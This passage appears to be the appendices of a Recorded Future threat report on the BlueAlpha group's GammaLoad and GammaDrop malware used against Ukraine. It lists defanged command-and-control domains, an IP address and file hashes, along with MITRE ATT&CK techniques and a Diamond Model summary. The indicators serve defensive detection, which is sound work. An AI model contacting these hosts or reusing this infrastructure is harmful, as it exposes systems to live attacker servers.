
```
Domains:
else-accommodation-allowing-throws.trycloudflare[.]com
cod-identification-imported-carl.trycloudflare[.]com
amsterdam-sheet-veteran-aka.trycloudflare[.]com
benjamin-unnecessary-mothers-configured.trycloudflare[.]com
longitude-powerpoint-geek-upgrade.trycloudflare[.]com
attribute-homework-generator-lovers.trycloudflare[.]com
infected-gc-rhythm-yu.trycloudflare[.]com

IP Addresses:
178.130.42[.]94

Hashes:
3afc8955057eb0bae819ead1e7f534f6e5784bbd5b6aa3a08af72e187b157c5b
93aa6cd0787193b4ba5ba6367122dee846c5d18ad77919b261c15ff583b0ca17
b95eea2bee2113b7b5c7af2acf6c6cbde05829fab79ba86694603d4c1f33fdda
```

Appendix B — MITRE ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Initial Access: Spearphishing Attachment	T1566.001
Execution: Visual Basic	T1059.005
Execution: JavaScript	T1059.007
Execution: Malicious File	T1204.002
Persistence: Registry Run Keys / Startup Folder	T1547.001
Defense Evasion: HTML Smuggling	T1027.006
Defense Evasion: Encrypted/Encoded File	T1027.013
Command and Control: Web Protocols	T1071.001
Command and Control: Fast Flux DNS	T1568.001

Appendix C — Diamond Model of Intrusion Analysis

BlueAlpha
August 2024



Threat Actor
BlueAlpha

Adversary

Malicious Infrastructure

Infrastructure TTPs:
Cloudflare Tunnels
Fast-Flux DNS

Domain Regeneration
reg.ru

Capabilities

Malware
GammaLoad
GammaDrop

MITRE TTPs
T1566.001
T1059.005
T1059.007
T1204.002
T1547.001
T1027.006
T1027.013
T1071.001
T1568.001

Target

Geographies
Ukraine

Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for clients, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest threat intelligence company. Recorded Future's Intelligence Cloud provides end-to-end intelligence across adversaries, infrastructure, and targets. Indexing the internet across the open web, dark web, and technical sources, Recorded Future provides real-time visibility into an expanding attack surface and threat landscape, empowering clients to act with speed and confidence to reduce risk and securely drive business forward. Headquartered in Boston with offices and employees around the world, Recorded Future works with over 1,800 businesses and government organizations across more than 75 countries to provide real-time, unbiased, and actionable intelligence.

Learn more at recordedfuture.com